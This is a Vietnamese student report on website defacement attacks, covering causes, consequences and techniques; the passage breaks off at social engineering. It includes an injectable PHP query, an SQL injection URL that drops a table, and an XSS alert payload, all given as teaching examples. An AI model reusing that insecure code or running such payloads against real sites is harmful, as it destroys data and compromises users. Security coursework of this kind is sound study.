

TRƯỜNG ĐẠI HỌC SƯ PHẠM KỸ THUẬT TPHCM

KHOA: CÔNG NGHỆ THÔNG TIN



## BÁO CÁO CUỐI KỲ

MÔN: TẤN CÔNG VÀ PHÒNG THỦ

TÌM HIỂU, THỰC NGHIỆM VỀ TẤN CÔNG DEFACE VÀ ĐỀ XUẤT CÁC

GIẢI PHÁP KHẮC PHỤC

Sinh viên thực hiện:

1. Nguyễn Thắng Lợi - 22162023

2. Nguyễn Lưu Gia Bảo – 22162005

TP. Hồ Chí Minh, tháng 11 năm 2024

# MỤC LỤC

<b>PHẦN 1: GIỚI THIỆU.....</b>	<b>1</b>
1. Mục tiêu đề tài.....	1
2. Đối tượng nghiên cứu.....	1
3. Phương pháp nghiên cứu.....	2
4. Phạm vi nghiên cứu.....	2
<b>CHƯƠNG 1: TỔNG QUAN VỀ TẤN CÔNG DEFACE.....</b>	<b>3</b>
1.1 Khái niệm về tấn công Deface.....	3
1.1.1 Định nghĩa.....	3
1.1.2 Đặc điểm.....	3
1.2. Nguyên nhân website bị tấn công Deface.....	4
1.2.1. Thông tin đăng nhập yếu.....	4
1.2.2. Lập trình không an toàn.....	5
1.2.3. Tấn công Supply Chain.....	5
1.2.4. CVE và lỗ hổng Zero-day.....	5
1.3. Hậu quả của tấn công Deface.....	6
<b>CHƯƠNG 2: CÁC KỸ THUẬT TẤN CÔNG DEFACE PHỔ BIẾN VÀ CÁC BIỆN PHÁP PHÒNG CHỐNG.....</b>	<b>8</b>
2.1 Các kỹ thuật tấn công phổ biến.....	8
2.1.1. Tấn công vét cạn thông tin đăng nhập.....	8
2.1.2. Tấn công cơ sở dữ liệu.....	9

2.1.3. Tấn công bằng mã độc và điều khiển từ xa.....	11
2.1.4. Tấn công client-side.....	13
2.1.5. Tấn công vào các plugin và thư viện mã nguồn mở.....	14
2.1.6. Tấn công Social Engineering.....	16
2.1.7. Tấn công vào domain.....	17
2.2. Các biện pháp phòng chống.....	18
2.2.1. Giám sát tính toàn vẹn nội dung của website.....	18
2.2.2. Tuân thủ các nguyên tắc lập trình an toàn.....	20
2.2.3. Triển khai hệ thống WAF.....	21
2.2.4. Backup dữ liệu website.....	22
<b>CHƯƠNG 3: THỰC NGHIỆM MỘT SỐ KỊCH BẢN TẤN CÔNG DEFACE.....</b>	<b>25</b>
3.1 Mô hình triển khai và các kịch bản:.....	25
3.2 Các bước thực hiện.....	27
3.2.1 Kịch bản 1: Tấn công XSS.....	27
3.2.2 Kịch bản 2: Tấn công bằng OS Command Injection.....	39
3.2.3 Kịch bản 3: Tấn công vào những dịch vụ, hệ điều hành có lỗ hổng nhưng không được cập nhật.....	49
3.2.4 Kịch bản 4: Tấn công vét cạn thông tin đăng nhập trang quản trị.....	65
3.2.5 Kịch bản 5: Tấn công SSTI để điều khiển máy chủ.....	73
3.3 Đánh giá kết quả thực nghiệm.....	80
3.3.1 Khả năng khai thác các lỗ hổng phổ biến.....	80
3.3.2 Phạm vi ảnh hưởng.....	81

3.3.3 Hiệu quả của các kỹ thuật tấn công.....	81
3.3.4 Hạn chế và bài học kinh nghiệm.....	81
3.3.5 Tổng hợp kết quả.....	81
<b>PHẦN 3: KẾT LUẬN.....</b>	<b>83</b>
1. Nhận thức rõ bản chất và hậu quả của tấn công Deface.....	83
2. Phân tích và mô phỏng hiệu quả các kỹ thuật tấn công.....	83
3. Đánh giá và đề xuất biện pháp phòng chống.....	84
4. Bài học và định hướng tương lai.....	84
<b>TÀI LIỆU THAM KHẢO.....</b>	<b>86</b>

## **PHẦN 1: GIỚI THIỆU**

### **1. Mục tiêu đề tài**

Các cuộc tấn công mạng ngày càng tinh vi, phức tạp và có khả năng gây ra những thiệt hại nặng nề cho các cơ quan, tổ chức, và doanh nghiệp. Một trong những hình thức tấn công phổ biến là tấn công deface, trong đó kẻ tấn công thay đổi nội dung website, tạo ra những thông tin sai lệch, thậm chí làm mất uy tín và ảnh hưởng xấu đến danh tiếng của đơn vị quản lý website.

Đề tài nghiên cứu "TÌM HIỂU, THỰC NGHIỆM VỀ TẤN CÔNG DEFACE VÀ ĐỀ XUẤT CÁC GIẢI PHÁP KHẮC PHỤC" được thực hiện nhằm đạt được các mục tiêu như sau:

- Hiểu rõ bản chất và đặc điểm của tấn công Deface
- Phân tích kỹ thuật tấn công phổ biến
- Thực nghiệm và đánh giá rủi ro từ các kịch bản tấn công
- Đề xuất các biện pháp phát hiện và phòng chống tấn công Deface

### **2. Đối tượng nghiên cứu**

Đối tượng nghiên cứu của đề tài bao gồm:

- Phương pháp và kỹ thuật tấn công deface: Tìm hiểu về các phương thức tấn công phổ biến mà kẻ xấu sử dụng để thay đổi hoặc phá hoại nội dung của các website. Bao gồm các kỹ thuật như truy cập trái phép vào máy chủ web, chỉnh sửa mã nguồn và các thao tác để đưa thông tin sai lệch lên website.
- Dấu hiệu nhận diện tấn công deface: Phân tích các dấu hiệu có thể nhận diện khi một website bị tấn công deface, chẳng hạn như sự thay đổi về tính toàn vẹn của mã nguồn (qua việc áp dụng các hàm băm để kiểm tra), sự thay đổi về dữ liệu, hoặc tình trạng ngừng hoạt động đột ngột của website.

- Các biện pháp phát hiện và phòng chống tấn công Deface: dựa trên các dấu hiệu và hiểu biết về các kỹ thuật tấn công để từ đó đề xuất các biện pháp nhằm phát hiện và phòng chống.

### **3. Phương pháp nghiên cứu**

- Thu thập tài liệu: Nghiên cứu từ các nguồn uy tín như OWASP, CVE và các tài liệu chuyên ngành bảo mật web.
- Phân tích và tổng hợp: Phân loại các kỹ thuật tấn công Deface và tổng hợp các biện pháp phòng chống.
- Thực nghiệm: Xây dựng ứng dụng web chứa các lỗ hổng phổ biến (Brute-force, XSS, upload file, path traversal, command injection,...) và thực hiện tấn công trên môi trường giả lập.
- Đánh giá và so sánh: Đánh giá mức độ nghiêm trọng của các cuộc tấn công và hiệu quả các biện pháp bảo vệ.
- Mô phỏng an toàn: Sử dụng VMware và các công cụ như Kali Linux để thực nghiệm trong môi trường tách biệt.

### **4. Phạm vi nghiên cứu**

- Lý thuyết: Tập trung vào khái niệm, nguyên nhân, hậu quả của tấn công Deface và các biện pháp phòng chống cơ bản.
- Thực nghiệm: Xây dựng và thử nghiệm trên ứng dụng web mô phỏng giao diện báo điện tử với các kịch bản tấn công như SQL Injection, brute-force, XSS, và web-shell upload.
- Công cụ: Flask, MySQL, Bootstrap để xây dựng web; Kali Linux cũng như các công cụ kiểm thử như BurpSuite cho thực nghiệm.
- Giới hạn: Nghiên cứu chỉ thực hiện trên môi trường giả lập, không mở rộng sang các hình thức tấn công khác hay hệ thống thực tế.

## **PHẦN 2: NỘI DUNG**

### **CHƯƠNG 1: TỔNG QUAN VỀ TẤN CÔNG DEFACE**

#### **1.1 Khái niệm về tấn công Deface**

##### **1.1.1 Định nghĩa**

Tấn công Deface (hay còn gọi là defacement attack) là một hình thức tấn công an ninh mạng, trong đó kẻ tấn công xâm nhập trái phép vào website của nạn nhân và thay đổi nội dung trang web theo ý muốn. Để thực hiện tấn công này, kẻ tấn công thường lợi dụng một số điểm yếu trong hệ thống như lỗ hổng bảo mật, lỗi cấu hình hoặc các sai sót trong quản lý truy cập.

##### **1.1.2 Đặc điểm**

Mục đích của một cuộc tấn công Deface có thể kể đến như sau:

- *Mục đích cảnh báo:* Một số hacker có mục đích tốt, thực hiện deface để cảnh báo quản trị viên về những lỗ hổng bảo mật hoặc điểm yếu nghiêm trọng trong hệ thống. Thông thường, nội dung thay đổi sẽ bao gồm một thông báo cảnh báo rằng website cần được bảo mật tốt hơn để tránh những tấn công nguy hiểm trong tương lai.
- *Mục đích thể hiện bản thân:* Nhiều kẻ tấn công chỉ đơn thuần muốn chứng tỏ năng lực hack của mình, thường để lại dấu vết với các thông điệp như “Hacked by...” hoặc tên nhóm hacker, nhằm đạt được sự công nhận hoặc nổi tiếng trong cộng đồng hacker.
- *Mục đích thù địch hoặc mang tính phá hoại:* Đây là mục đích phổ biến nhất và nguy hiểm nhất, khi kẻ tấn công thay đổi nội dung website để truyền bá thông điệp thù hận, xúc phạm nạn nhân hoặc sử dụng nội dung mang tính chất chính trị, tôn giáo, hoặc quốc gia để gây rối loạn và tạo sự căng thẳng. Những cuộc tấn công này

có thể nhầm hủy hoại danh tiếng của nạn nhân, gây mất uy tín và tổn hại về tài chính.

Hành vi deface có thể xảy ra do một số nguyên nhân phổ biến. Một trong số đó là do hacker có được quyền truy cập trái phép vào CMS của website hoặc vào các hệ thống kỹ thuật số liên quan. Các lỗ hổng bảo mật như SQL Injection cũng thường xuyên bị khai thác để hacker chèn các câu lệnh SQL độc hại, thay đổi hoặc lấy cắp dữ liệu từ cơ sở dữ liệu của website. Ngoài ra, việc tấn công vào hệ thống phân giải tên miền (DNS) thông qua kỹ thuật DNS Hijacking có thể giúp hacker chuyển hướng người dùng đến các trang web giả mạo chứa nội dung không phù hợp. Đôi khi, phần mềm độc hại (malware) cũng được sử dụng để thay đổi nội dung hoặc tạo điều kiện cho hacker duy trì quyền kiểm soát trong hệ thống của website. Cùng với đó, tài nguyên đám mây mà các website hiện đại thường sử dụng cũng là mục tiêu hấp dẫn của hacker, bởi một khi chiếm được quyền truy cập đám mây, chúng có thể thay đổi hoặc phá hoại nội dung website từ xa.

Tấn công deface tuy dễ nhận biết nhưng lại có thể gây tổn hại nghiêm trọng, làm mất lòng tin của người dùng đối với thương hiệu hoặc tổ chức quản lý website, đồng thời ảnh hưởng xấu đến uy tín và danh tiếng của nạn nhân.

## **1.2. Nguyên nhân website bị tấn công Deface**

Website bị tấn công Deface do nhiều nguyên nhân khác nhau, thường xuất phát từ các lỗ hổng bảo mật trong hệ thống hoặc từ sự thiếu cẩn trọng trong quản lý và vận hành website. Dưới đây là một số nguyên nhân chính dẫn đến việc website bị tấn công và thay đổi giao diện:

### **1.2.1. Thông tin đăng nhập yếu**

Một trong những nguyên nhân chính khiến website bị tấn công là do thông tin đăng nhập không được bảo mật chặt chẽ. Khi người quản trị sử dụng mật khẩu đơn giản, dễ đoán hoặc liên quan đến thông tin cá nhân, kẻ tấn công có thể dễ dàng sử dụng các kỹ

thuật như brute-force để xâm nhập hệ thống. Hơn nữa, việc không triển khai các phương thức xác thực hai yếu tố (2FA) làm giảm mức độ bảo mật, tạo điều kiện cho hacker truy cập nếu mật khẩu bị lộ. Sử dụng cùng một mật khẩu cho nhiều tài khoản khác nhau cũng làm tăng nguy cơ, bởi khi một tài khoản bị xâm nhập, các tài khoản khác cũng có thể bị ảnh hưởng.

### **1.2.2. Lập trình không an toàn**

Lỗ hổng trong mã nguồn là nguyên nhân tiếp theo dẫn đến tấn công Deface. Khi lập trình viên không kiểm tra và xử lý đúng cách các đầu vào từ người dùng, các lỗ hổng như SQL Injection và Cross-Site Scripting (XSS) có thể xuất hiện. Những lỗ hổng này cho phép kẻ tấn công chèn mã độc hoặc truy vấn dữ liệu không mong muốn, từ đó chiếm quyền kiểm soát website. Bên cạnh đó, thiếu kiểm thử bảo mật định kỳ và không cập nhật các framework, thư viện lên phiên bản mới nhất cũng làm tăng nguy cơ bị tấn công, do các lỗ hổng đã biết không được vá kịp thời.

### **1.2.3. Tấn công Supply Chain**

Tấn công vào chuỗi cung ứng phần mềm là một chiến thuật ngày càng phổ biến. Khi website sử dụng các thư viện, plugin từ bên thứ ba mà không kiểm tra kỹ lưỡng về mặt bảo mật, kẻ tấn công có thể chèn mã độc vào những thành phần này. Việc thiếu quy trình kiểm tra và xác minh mã nguồn từ bên ngoài làm cho hệ thống dễ bị xâm nhập thông qua các lỗ hổng không ngờ tới. Điều này đặc biệt nguy hiểm khi hacker tấn công vào nhà cung cấp để phân phối mã độc đến nhiều người dùng cuối cùng một lúc.

### **1.2.4. CVE và lỗ hổng Zero-day**

Các lỗ hổng đã được công bố (CVE - Common Vulnerabilities and Exposures) và lỗ hổng zero-day cũng là nguyên nhân quan trọng dẫn đến tấn công Deface. Khi hệ thống không được cập nhật kịp thời các bản vá bảo mật, kẻ tấn công có thể khai thác các lỗ hổng đã biết để xâm nhập. Lỗ hổng zero-day, do chưa được phát hiện hoặc công bố, tạo

cơ hội cho hacker tấn công mà không gặp phải sự kháng cự từ các biện pháp bảo mật hiện có. Sự chậm trễ trong việc theo dõi và áp dụng các cập nhật bảo mật từ nhà cung cấp làm gia tăng khả năng hệ thống bị xâm nhập và bị thay đổi giao diện.

Nhận thức rõ ràng về các nguyên nhân gây ra tấn công Deface là bước quan trọng trong việc bảo vệ website. Thông tin đăng nhập cần được bảo mật chặt chẽ, lập trình phải tuân thủ các nguyên tắc an toàn, và hệ thống cần được cập nhật thường xuyên. Đồng thời, việc kiểm tra và xác minh các thành phần từ bên thứ ba cũng không thể bỏ qua. Chỉ khi đó, nguy cơ bị tấn công Deface mới có thể được giảm thiểu một cách hiệu quả.

### **1.3. Hậu quả của tấn công Deface**

Tấn công Deface không chỉ ảnh hưởng đến hình thức bên ngoài của một website mà còn gây ra nhiều hậu quả nghiêm trọng về mặt kỹ thuật, kinh tế và uy tín cho tổ chức sở hữu. Việc hiểu rõ những hậu quả này là cần thiết để nhận thức được tầm quan trọng của việc bảo mật website.

Trước hết, tấn công Deface làm suy giảm uy tín và hình ảnh của tổ chức trong mắt khách hàng và đối tác. Khi giao diện website bị thay đổi bởi những nội dung không phù hợp hoặc có tính chất xấu, người truy cập có thể mất niềm tin vào khả năng bảo mật và chuyên nghiệp của tổ chức. Điều này có thể dẫn đến việc mất khách hàng hiện tại và tiềm năng, ảnh hưởng tiêu cực đến doanh thu và sự phát triển của doanh nghiệp.

Thứ hai, tấn công Deface có thể là dấu hiệu cho thấy hệ thống bảo mật của website đang gặp vấn đề, tạo điều kiện cho các cuộc tấn công phức tạp hơn trong tương lai. Kẻ tấn công có thể lợi dụng lỗ hổng đã khai thác để cài đặt mã độc, đánh cắp dữ liệu nhạy cảm hoặc chiếm quyền kiểm soát toàn bộ hệ thống. Điều này không chỉ gây thiệt hại về mặt dữ liệu mà còn có thể vi phạm các quy định pháp luật về bảo vệ thông tin cá nhân và dữ liệu doanh nghiệp.

Bên cạnh đó, việc khắc phục hậu quả của tấn công Deface đòi hỏi thời gian và chi phí không nhỏ. Doanh nghiệp phải dành nguồn lực để xác định nguyên nhân, và các lỗ hổng bảo mật, khôi phục lại nội dung website và triển khai các biện pháp phòng ngừa trong tương lai. Quá trình này có thể làm gián đoạn hoạt động kinh doanh, gây thiệt hại kinh tế trực tiếp và gián tiếp.

Ngoài ra, tấn công Deface có thể dẫn đến hậu quả pháp lý nếu nội dung bị thay đổi liên quan đến việc vi phạm bản quyền, phát tán thông tin xấu hoặc kích động bạo lực. Doanh nghiệp có thể phải chịu trách nhiệm pháp lý do không bảo vệ tốt hệ thống của mình, tạo điều kiện cho các hành vi vi phạm pháp luật diễn ra trên nền tảng của mình.

Cuối cùng, sự xuất hiện của tấn công Deface trên website của một tổ chức có thể được các phương tiện truyền thông đưa tin, làm tăng mức độ lan truyền của sự cố. Điều này không chỉ ảnh hưởng đến uy tín mà còn gây áp lực từ công chúng và các cơ quan quản lý, yêu cầu doanh nghiệp phải nhanh chóng giải quyết và đưa ra lời giải thích thỏa đáng.

## **CHƯƠNG 2: CÁC KỸ THUẬT TẤN CÔNG DEFACE PHỐ BIỀN VÀ CÁC BIỆN PHÁP PHÒNG CHỐNG**

### **2.1 Các kỹ thuật tấn công phô biến**

#### **2.1.1. Tấn công vét cạn thông tin đăng nhập**

Tấn công vét cạn thông tin đăng nhập (Brute-force attack) là một kỹ thuật trong đó kẻ tấn công thử mọi kết hợp có thể của tên người dùng và mật khẩu cho đến khi tìm ra thông tin đăng nhập đúng. Phương pháp này dựa trên việc khai thác sự đơn giản hoặc dễ đoán của thông tin đăng nhập do người dùng thiết lập.

Ví dụ minh họa:

- Giả sử một website có trang quản trị được bảo vệ bằng tên người dùng và mật khẩu. Kẻ tấn công có thể sử dụng một công cụ tự động để thử hàng loạt các kết hợp mật khẩu phô biến như "123456", "password", "admin123", ...
- Quá trình tấn công có thể diễn ra như sau: Kẻ tấn công thu thập hoặc phỏng đoán tên người dùng. Thông thường, tên người dùng mặc định như "admin", "administrator" hoặc email quản trị thường dễ đoán. Sử dụng một danh sách mật khẩu phô biến hoặc các từ điển mật khẩu, kẻ tấn công thử lần lượt từng mật khẩu với tên người dùng đã có. Quá trình này có thể được tự động hóa bằng các công cụ như Hydra, Medusa hoặc Burp Suite, giúp tăng tốc độ thử nghiệm.

Một số yếu tố làm tăng nguy cơ thành công của dạng tấn công này có thể kể đến:

- Mật khẩu đơn giản hoặc ngắn: Mật khẩu càng ngắn và đơn giản, số lượng kết hợp cần thử càng ít.
- Không giới hạn số lần đăng nhập sai: Nếu hệ thống không có cơ chế giới hạn số lần thử đăng nhập, kẻ tấn công có thể thử vô hạn lần.

- Thiếu cơ chế cảnh báo hoặc bảo vệ: Không có thông báo cho quản trị viên khi có nhiều lần đăng nhập thất bại liên tiếp.

Hậu quả khi bị tấn công có thể xảy đến như:

- Chiếm quyền truy cập quản trị: Kẻ tấn công có thể đăng nhập vào trang quản trị và thực hiện các hành động như thay đổi nội dung, thêm hoặc xóa người dùng, cài đặt mã độc.
- Tiếp cận dữ liệu nhạy cảm: Truy cập vào cơ sở dữ liệu chứa thông tin khách hàng, giao dịch, hoặc thông tin nội bộ của tổ chức.
- Mở đường cho các tấn công khác: Sử dụng quyền truy cập để triển khai mã độc, thiết lập cửa hậu (backdoor) hoặc thực hiện tấn công từ chối dịch vụ.

Tấn công vét cạn thông tin đăng nhập là một kỹ thuật tuy đơn giản nhưng hiệu quả nếu hệ thống không được bảo vệ đúng mức. Việc nâng cao nhận thức về bảo mật mật khẩu và triển khai các biện pháp kỹ thuật phù hợp là điều cần thiết để ngăn chặn loại tấn công này. Quản trị viên cần thường xuyên kiểm tra và cập nhật chính sách bảo mật, đảm bảo rằng hệ thống luôn được bảo vệ trước các mối đe dọa tiềm tàng.

### **2.1.2. Tấn công cơ sở dữ liệu**

Tấn công cơ sở dữ liệu là một trong những kỹ thuật mà kẻ tấn công thường sử dụng để thực hiện hành vi deface trên website. Phương pháp này chủ yếu lợi dụng các lỗ hổng trong cách mà ứng dụng web tương tác với cơ sở dữ liệu, đặc biệt là thông qua kỹ thuật SQL Injection.

SQL Injection là kỹ thuật tấn công mà kẻ tấn công chèn mã SQL độc hại vào các câu truy vấn được gửi đến cơ sở dữ liệu. Nguyên nhân chính là do ứng dụng không thực hiện kiểm tra và xử lý đầu vào từ người dùng một cách an toàn. Các điểm dễ bị tấn công bao gồm:

- Tham số URL: Như trong ví dụ trên, các tham số được truyền qua URL mà không được kiểm tra.
- Biểu mẫu nhập liệu: Các trường đăng nhập, tìm kiếm, liên hệ nếu không được xử lý đúng cách có thể bị chèn mã độc.
- Cookie và header HTTP: Kẻ tấn công có thể sửa đổi cookie hoặc header để chèn mã SQL.

Khi khai thác thành công, kẻ tấn công có thể:

- Truy cập dữ liệu nhạy cảm: Lấy cắp thông tin cá nhân, tài khoản người dùng, thông tin tài chính.
- Thay đổi dữ liệu: Sửa đổi nội dung bài viết, giá sản phẩm, thông tin hiển thị trên website.
- Xóa dữ liệu: Gây mất mát dữ liệu quan trọng, ảnh hưởng đến hoạt động của doanh nghiệp.
- Chiếm quyền điều khiển máy chủ: Sử dụng các lỗ hổng để thực thi lệnh trên máy chủ, mở đường cho các cuộc tấn công khác.

Hãy xem xét một ứng dụng web có chức năng hiển thị thông tin sản phẩm dựa trên tham số *id* được truyền qua URL:

<http://example.com/products.php?id=10>

Mã nguồn PHP đơn giản để lấy thông tin sản phẩm có thể như sau:

```
php
```

```
$id = $_GET['id'];
$query = "SELECT * FROM products WHERE id = $id";
$result = mysqli_query($connection, $query);
```

Nếu ứng dụng không kiểm tra và xử lý đầu vào từ người dùng, kẻ tấn công có thể chèn mã SQL độc hại bằng cách thay đổi tham số *id* trong URL:  
<http://example.com/products.php?id=10; DROP TABLE products>

Câu truy vấn SQL sẽ trở thành:

`SELECT * FROM products WHERE id = 10; DROP TABLE products;`

Điều này có thể dẫn đến việc xóa toàn bộ bảng *products* trong cơ sở dữ liệu, gây mất mát dữ liệu nghiêm trọng và làm cho website không thể hiển thị sản phẩm, thậm chí có thể gây lỗi toàn bộ hệ thống.

Tấn công cơ sở dữ liệu qua SQL Injection là một trong những mối đe dọa nghiêm trọng nhất đối với ứng dụng web. Nó không chỉ ảnh hưởng đến tính toàn vẹn của dữ liệu mà còn đe dọa đến hoạt động kinh doanh và uy tín của tổ chức. Việc hiểu rõ cơ chế của loại tấn công này và thực hiện các biện pháp phòng ngừa hiệu quả là điều không thể thiếu trong quá trình phát triển và vận hành website.

### 2.1.3. Tấn công bằng mã độc và điều khiển từ xa

Tấn công bằng mã độc và điều khiển từ xa là một kỹ thuật mà kẻ tấn công sử dụng để xâm nhập vào hệ thống máy chủ hoặc ứng dụng web bằng cách cài đặt phần mềm độc hại. Mục tiêu của phương pháp này là chiếm quyền kiểm soát hệ thống từ xa, cho phép kẻ tấn công thực hiện các hành vi như thay đổi nội dung website, đánh cắp dữ liệu hoặc sử dụng máy chủ cho các mục đích xấu khác.

Một trường hợp điển hình là việc kẻ tấn công lợi dụng lỗ hổng trong một ứng dụng web để tải lên và thực thi một "web shell" trên máy chủ. Web shell là một tập lệnh độc hại được viết bằng ngôn ngữ kịch bản như PHP, ASP hoặc JSP, cho phép kẻ tấn công thực hiện các lệnh trên máy chủ thông qua giao diện web. Chẳng hạn, nếu một trang web có chức năng cho phép người dùng tải lên tệp mà không kiểm tra kỹ định dạng và nội

dung, kẻ tấn công có thể tải lên một tệp PHP chứa mã web shell. Khi tệp này được thực thi trên máy chủ, kẻ tấn công sẽ có quyền truy cập vào hệ thống tập tin và có thể thực hiện các lệnh hệ thống tùy ý.

Quá trình tấn công thường bắt đầu bằng việc kẻ tấn công tìm kiếm các lỗ hổng trong ứng dụng web, chẳng hạn như:

- Lỗ hổng tái tải tệp không an toàn: Cho phép tải lên tệp mà không kiểm tra định dạng, kích thước hoặc nội dung của tệp.
- Lỗ hổng thực thi mã từ xa (RCE): Cho phép kẻ tấn công chèn và thực thi mã độc trên máy chủ.
- Lỗ hổng trong các plugin hoặc module mở rộng: Các thành phần bên thứ ba không được cập nhật hoặc có lỗ hổng bảo mật.

Khi đã xác định được lỗ hổng, kẻ tấn công tiến hành tải lên mã độc. Mã độc này có thể là:

- Web shell: Cho phép thực hiện các lệnh hệ thống, duyệt và chỉnh sửa tệp tin.
- Backdoor: Tạo một cửa hậu để truy cập vào hệ thống mà không cần xác thực.
- Trojan horse: Phần mềm độc hại được ngụy trang như một ứng dụng hợp pháp.

Sau khi mã độc được cài đặt, kẻ tấn công có thể:

- Điều khiển hệ thống từ xa: Thực hiện các lệnh như tạo, sửa, xóa tệp; quản lý cơ sở dữ liệu; thay đổi cấu hình hệ thống.
- Thay đổi nội dung website: Chèn nội dung không mong muốn, thay đổi giao diện, hoặc chuyển hướng người dùng đến trang web độc hại.
- Đánh cắp dữ liệu: Truy cập và sao chép thông tin nhạy cảm như dữ liệu khách hàng, thông tin tài chính.
- Sử dụng máy chủ cho mục đích xấu: Triển khai tấn công từ chối dịch vụ (DDoS) nhắm vào mục tiêu khác, gửi spam, hoặc phát tán mã độc.

Tấn công bằng mã độc và điều khiển từ xa là một mối đe dọa nghiêm trọng đối với an ninh của website và hệ thống máy chủ. Kẻ tấn công có thể không chỉ thay đổi giao diện website mà còn gây ra thiệt hại lớn về dữ liệu và uy tín. Việc phòng chống loại tấn công này đòi hỏi một chiến lược bảo mật toàn diện, bao gồm cả các biện pháp kỹ thuật và quản lý. Ngoài ra, nâng cao nhận thức về an ninh thông tin cho nhân viên và người dùng cũng đóng vai trò quan trọng trong việc giảm thiểu nguy cơ bị tấn công.

#### 2.1.4. Tấn công client-side

Tấn công client-side là một phương thức mà kẻ tấn công nhắm vào phía người dùng cuối, lợi dụng các lỗ hổng trong trình duyệt hoặc ứng dụng web để thực thi mã độc trên máy tính của họ. Thay vì tấn công trực tiếp vào máy chủ hoặc cơ sở dữ liệu của website, tấn công client-side khai thác sự tương tác giữa người dùng và ứng dụng web để đạt được mục đích xấu. Một trong những kỹ thuật phổ biến nhất trong loại tấn công này là Cross-Site Scripting (XSS).

Tấn công XSS xảy ra khi ứng dụng web chèn dữ liệu đầu vào từ người dùng vào trang web mà không thực hiện kiểm tra và mã hóa đúng cách. Có hai loại XSS chính:

- Stored XSS (XSS lưu trữ): Mã độc được lưu trữ trên máy chủ và được phân phối đến nhiều người dùng. Ví dụ như trường hợp trên, mã độc được lưu trong cơ sở dữ liệu và hiển thị cho bất kỳ ai truy cập trang có chứa bình luận.
- Reflected XSS (XSS phản chiếu): Mã độc không được lưu trữ mà được phản chiếu lại ngay lập tức bởi ứng dụng web. Kẻ tấn công thường gửi một liên kết chứa mã độc cho nạn nhân. Khi nạn nhân nhấp vào liên kết, mã độc được thực thi trong trình duyệt của họ.

Giả sử một trang web cho phép người dùng đăng bình luận về bài viết mà không thực hiện kiểm tra và lọc dữ liệu đầu vào một cách cẩn thận. Kẻ tấn công có thể chèn mã JavaScript độc hại vào phần bình luận như sau:

```
<script>alert('Bạn đã bị tấn công!');</script>
```

Khi người dùng khác truy cập trang web và xem bình luận này, trình duyệt của họ sẽ thực thi đoạn mã JavaScript, dẫn đến việc hiển thị một thông báo cảnh báo. Mặc dù ví dụ này chỉ gây ra một phiền toái nhỏ, nhưng trong thực tế, kẻ tấn công có thể sử dụng mã JavaScript để đánh cắp cookie phiên làm việc, thông tin đăng nhập, hoặc chuyển hướng người dùng đến trang web giả mạo nhằm thu thập thông tin cá nhân. Khi người dùng bị tấn công thông qua website, họ có thể mất niềm tin vào độ an toàn của trang web đó.

Tấn công client-side là một mối đe dọa nghiêm trọng nhưng thường bị đánh giá thấp. Do tấn công nhắm vào người dùng cuối, nhiều tổ chức không nhận thức đầy đủ về trách nhiệm của mình trong việc bảo vệ người dùng khỏi các lỗ hổng này. Tuy nhiên, hậu quả của tấn công client-side không chỉ ảnh hưởng đến người dùng mà còn làm tổn hại đến uy tín và hình ảnh của doanh nghiệp.

### **2.1.5. Tấn công vào các plugin và thư viện mã nguồn mở**

Trong môi trường phát triển web hiện đại, việc sử dụng các plugin và thư viện mã nguồn mở đã trở thành một phần không thể thiếu. Chúng giúp tăng tốc quá trình phát triển, cung cấp các tính năng phức tạp mà không cần phải xây dựng từ đầu. Tuy nhiên, chính sự phụ thuộc này cũng mở ra những lỗ hổng bảo mật nếu các thành phần này chứa lỗi hoặc không được quản lý chặt chẽ. Kẻ tấn công có thể lợi dụng những lỗ hổng trong plugin và thư viện để xâm nhập hệ thống và thực hiện tấn công deface.

Các plugin và thư viện mã nguồn mở thường được phát triển bởi cộng đồng hoặc các nhà phát triển độc lập. Mặc dù chúng mang lại nhiều lợi ích, nhưng cũng tiềm ẩn rủi ro nếu không được kiểm tra và quản lý đúng cách.

- Lỗ hổng bảo mật trong plugin/thư viện: Do quá trình phát triển phức tạp và sự đa dạng của môi trường sử dụng, các plugin và thư viện mã nguồn mở có thể chứa các lỗ hổng như SQL Injection, XSS, hoặc RCE. Những lỗ hổng này thường được

công bố công khai sau khi được phát hiện, và kẻ tấn công có thể nhanh chóng khai thác nếu hệ thống không được cập nhật.

- Thiếu cập nhật và vá lỗi: Nhiều quản trị viên không thường xuyên cập nhật các plugin và thư viện do lo ngại về tính tương thích hoặc thiếu kiến thức. Điều này tạo ra cơ hội cho kẻ tấn công khai thác các lỗ hổng đã biết.
- Sử dụng plugin/thư viện từ nguồn không đáng tin cậy: Việc tải về và cài đặt các plugin từ các nguồn không chính thức hoặc không được kiểm duyệt có thể dẫn đến việc tích hợp mã độc vào hệ thống.
- Thiếu kiểm tra và đánh giá bảo mật: Nhiều tổ chức không có quy trình kiểm tra bảo mật đối với các plugin và thư viện trước khi triển khai, dẫn đến việc sử dụng các thành phần có chất lượng kém hoặc chứa lỗ hổng.

Giả sử một trang web thương mại điện tử sử dụng nền tảng WordPress cùng với một số plugin mã nguồn mở để hỗ trợ chức năng giỏ hàng và thanh toán trực tuyến. Một trong những plugin này, chẳng hạn như "WooCommerce", có lỗ hổng bảo mật cho phép thực thi mã từ xa (Remote Code Execution - RCE). Nếu nhà phát triển hoặc quản trị viên không cập nhật plugin lên phiên bản mới nhất, kẻ tấn công có thể khai thác lỗ hổng này bằng cách gửi một yêu cầu HTTP đặc biệt chứa mã độc. Khi máy chủ xử lý yêu cầu này, mã độc sẽ được thực thi, cho phép kẻ tấn công chiếm quyền kiểm soát máy chủ, thay đổi nội dung trang web hoặc truy cập vào dữ liệu nhạy cảm.

Tấn công vào các plugin và thư viện mã nguồn mở là một mối đe dọa ngày càng phổ biến và nguy hiểm. Trong bối cảnh số lượng các thành phần mã nguồn mở ngày càng tăng, việc quản lý và bảo mật chúng trở nên phức tạp hơn. Tuy nhiên, với các biện pháp phòng chống thích hợp, rủi ro có thể được giảm thiểu đáng kể. Điều quan trọng là các tổ chức cần nhận thức rõ về nguy cơ, đầu tư vào quản lý và bảo mật các thành phần bên thứ ba, cũng như duy trì một quy trình cập nhật và kiểm tra thường xuyên.

## 2.1.6. Tấn công Social Engineering

Tấn công Social Engineering (kỹ thuật xã hội) là một phương thức mà kẻ tấn công lợi dụng tâm lý, sự tin tưởng và sự thiếu cảnh giác của con người để thu thập thông tin, truy cập vào hệ thống hoặc thực hiện các hành vi gian lận khác. Thay vì tấn công trực tiếp vào các lỗ hổng kỹ thuật trong hệ thống máy tính, tấn công Social Engineering tập trung vào "yếu tố con người" – thường được coi là mắt xích yếu nhất trong chuỗi bảo mật.

Tấn công Social Engineering dựa trên việc khai thác các đặc điểm tâm lý và hành vi của con người, chẳng hạn như:

